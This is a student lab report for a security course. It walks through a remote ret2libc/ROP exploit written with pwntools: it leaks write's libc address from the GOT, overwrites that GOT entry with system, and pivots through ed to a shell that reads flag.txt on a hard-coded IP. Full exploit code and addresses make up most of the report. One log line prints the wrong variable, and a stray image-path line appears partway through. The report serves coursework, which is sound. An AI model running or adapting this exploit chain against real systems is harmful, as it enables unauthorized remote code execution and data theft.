Ben Walker
11-6-18
CSC 495: Lab 3

In this lab, I found that I needed to obtain the offsets and addresses as such things as the libc base, system, open, read, write, and the string bin/sh. Once I had these addresses, I also needed to obtain the read_plt, write_plt write_got, ed, and pop pop pop ret addresses. Once I had all these I was able to build the attack script using them. All these addresses can be seen in the first code picture. Since this is a remote attack, I needed to define the process as a remote process, with the IP and Port the process is running on.

```
#!/usr/bin/python

from pwn import *

# target: flag.txt @ 198.58.101.153:8888
__libc_start_main_ret = 0x18e81
system = 0x0003cd10
read = 0x000e5620
offset_open = 0x000e50a0
write = 0x000e56f0
str_bin_sh = 0x17b8cf

read_plt = 0x08048300
write_plt = 0x08048320
write_got = 0x0804a014
new_system_plt = write_plt
ed = 0x08049243
pop_pop_pop_ret = 0x08048529

def main():
    p = remote("198.58.101.153", 8888)
```

This is the code from the first part of the attack script.

The rest of the attack script was building the injection to get the exploit to behave in a way that allowed for a shell to be obtained through ed. By appending things in a correct order, it allows for the exploit to break through by acting in a specified way. By being able to correctly communicate with other programs by getting and sending proper memory addresses and their size, the attack can get to the point where it used the predefined memory locations as injections to get to inject ed and get access to a form of console.


Ben Walker
11-6-18
CSC 495: Lab 3

```
def main():
    p = remote("198.58.101.153", 8888)

    # create your payload
    payload = "A" * 28
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(new_system_plt)
    payload += p32(0xdeadbeef)
    payload += p32(ed)

    p.send(payload)

    p.recv(16)

    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write addr: 0x%x" % write_addr)

    libc_base = write_addr - write
    log.info("libc_base: 0x%x" % write_addr)
    system_addr = libc_base + system
    log.info("system_addr: 0x%x" % system_addr)
    p.send(p32(system_addr))

    # Change to interactive mode
    p.interactive()


if __name__ == "__main__":
    main()
```

This is the code from the second part of the attack script.

Ben Walker
11-6-18
CSC 495: Lab 3

By running this attack script, it gives what looks like a console. This console requires “!/bin/bash” to be entered, to get a proper shell. This shell has the desired file in already in the same directory. I then used cat, to be able to view the contents. Once done, I could exit and ctrl+c to end the script.



This is the console of the run of the attack.